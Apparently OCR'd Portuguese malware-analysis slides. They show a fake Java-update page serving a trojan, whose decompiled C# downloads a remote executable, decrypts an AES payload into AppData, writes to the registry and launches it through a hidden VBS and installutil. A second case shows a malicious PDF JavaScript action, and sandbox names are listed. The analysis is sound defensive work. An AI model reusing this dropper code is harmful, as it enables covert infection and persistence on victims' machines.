Detectamos que você está usando uma versão antiga do java e talvez não consiga usar o plug-in do Java neste browser. A partir da Versão 42 (lançada em abril de 2017), a Oracle desativou a forma padrão pela qual os browsers suportam plug-ins.
IMPORTANTE: A versão mais recente do java é sempre recomendada por conter atualizações de funcionalidades, correções de vulnerabilidades e melhorias de desempenho das versões anteriores.
INICIAR ATUALIZAÇÃO

INICIAR ATUALIZAÇÃO
f22 > iframe#frame_a33acd > html > body > div.jvc0.jvc0v0.clearfix > div.jvc0w1.clearfix > div.jvc0w2 > div.infoPanel > div#botao_atualizar > a

jre-9u146-windows-x64.exe



dnSpy v6.0.5 (32-bit)

File Edit View Debug Window Help C# Start

Assembly Explorer

- mscorlib (4.0.0.0)
- System (4.0.0.0)
- System.Core (4.0.0.0)
- System.Xml (4.0.0.0)
- System.Xaml (4.0.0.0)
- WindowsBase (4.0.0.0)
- PresentationCore (4.0.0.0)
- PresentationFramework (4.0.0.0)
- dnlib (3.2.0.0)
- dnSpy (6.0.5.0)
- mscorlib (2.0.0.0)
- System.Windows.Forms (2.0.0.0)
- System (2.0.0.0)
- System.Drawing (2.0.0.0)
- jre-9u205-windows-x64 (1.0.0.0)
  - jre-9u205-windows-x64.exe
    - PE
    - References
    - Resources
      - iJava.Form1.resources
      - iJava.Properties.Resources
        - banner
        - center
        - center_success
        - center_welcome
        - icon-succ
    - { } -
    - { } iJava
      - Form1 @02000002
        - Base Type and Interfac
        - Derived Types
        - .ctor() : void @0600000
        - button1_Click(object,
        - button2_Click(object,
        - client_DownloadData(
        - client_DownloadFileC


iJava.Properties.Resources.resources

```
1  // 0x00009FFC: iJava.Properties.Resources.resources (145696 bytes, Embedded, Public)
```


Save


```
4  // 0x0000A1BB: banner = 22979 bytes, Type =
   System.Drawing.Bitmap, System.Drawing, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
```



```
5  // 0x0000FB7F: center = 45904 bytes, Type = System.Drawi
   System.Drawing, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
```




```
6  // 0x0001AED0: center_success = 35854 bytes, Type =
   System.Drawing.Bitmap, System.Drawing, Version=2.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
```



100 %


dnSpy v6.0.5 (32-bit)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
PresentationFramework (4.0.0.0)
dnlib (3.2.0.0)
dnSpy (6.0.5.0)
mscorlib (2.0.0.0)
System.Windows.Forms (2.0.0.0)
System (2.0.0.0)
System.Drawing (2.0.0.0)
jre-9u205-windows-x64 (1.0.0.0)
jre-9u205-windows-x64.exe
PE
References
Resources
iJava.Form1.resources
iJava.Properties.Resources
iJava
Form1 @02000002
Base Type and Interfac
Derived Types
.ctor() : void @0600000
button1_Click(object,
button2_Click(object,
client_DownloadData(
client_DownloadFileC
client_DownloadProgr
DecryptBytesFromByt
Dispose(bool) : void @
Form1_FormClosing(c
InitializeComponent()
setComponents() : voi
startDownloadData(st
startDownloadFile(stri
tProgressCount() : voi
wget(string) : void @0
AES_IV : string @0400
AES_Key : string @040
Form1
// Token: 0x06000004 RID: 4 RVA: 0x0000233C File Offset: 0x0000053C
private void button1_Click(object sender, EventArgs e)
{
this.wget("http://www.linkQualquer.hC/java.exe" + this.OSVersion);
this.label1.Visible = true;
this.label2.Visible = true;
this.progressBar1.Visible = true;
this.pictureBox4.Visible = false;
this.pictureBox2.Visible = true;
this.pictureBox3.Visible = false;
this.button1.Visible = false;
this.checkBox1.Visible = false;
this.strDestPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Microsoft\\Network\\";
string text = "e.libra";
this.strDestJava = "java_arquivos.exe";
byte[] bytes = Form1.DecryptBytesFromBytes(Convert.FromBase64String(this.engineEncrypted), Convert.FromBase64String
(this.AES_Key), Convert.FromBase64String(this.AES_IV));
File.WriteAllBytes(this.strDestPath + text, bytes);
Registry.SetValue("HKEY_CURRENT_USER\\Software\\Microsoft", "src", this.jsmoduleEncrypted);
string text2;
if (File.Exists("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\installutil.exe"))
{
text2 = "v4.0.30319";
}
else
{
text2 = "v2.0.50727";
}
string arguments = string.Concat(new string[]
{
"/C cd \"",
this.strDestPath,
"\" & echo set shObj = CreateObject(\"Wscript.Shell\") > invisible.vbs & echo shObj.CurrentDirectory = \"",
this.strDestPath,
"\" >> invisible.vbs & echo shObj.Run \"\"\"C:\\Windows\\Microsoft.NET\\Framework\\",
text2,
"\\installutil.exe\"\" /logfile= /LogToConsole=false /u \" ^& WScript.Arguments(0), 0, False >> invisible.vbs & \"C:\
\Windows\\System32\\wscript.exe\" invisible.vbs ",
100 %

Case 02

PDFStreamDumper - http://sandsprite.com FileSize: 713 bytes LoadTime: 0,17 seconds

Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Got
Help_Videos

6 Objects
1 HLen: 0x2B
2 HLen: 0x18
3 HLen: 0x84
4 HLen: 0x4A
5 HLen: 0x96
0 HLen: 0xC5

```
<<

     /Type /Action
     /S /JavaScript
     /JS (
    app.launchURL('https://devsnorte.com');
    )
>>
```

Text HexDump Stream Details


Message

Parsing Complete Objects: 6 Elapsed Time: 0,1 seconds
0xC6 bytes after end of last object @ offset 0x204


Errors Search Debug (2)

Sandbox


- Truman
- TWMAN
- Cuckoo
- GFI Sandbox
- CWSandbox
- Norman Sandbox




FLARE



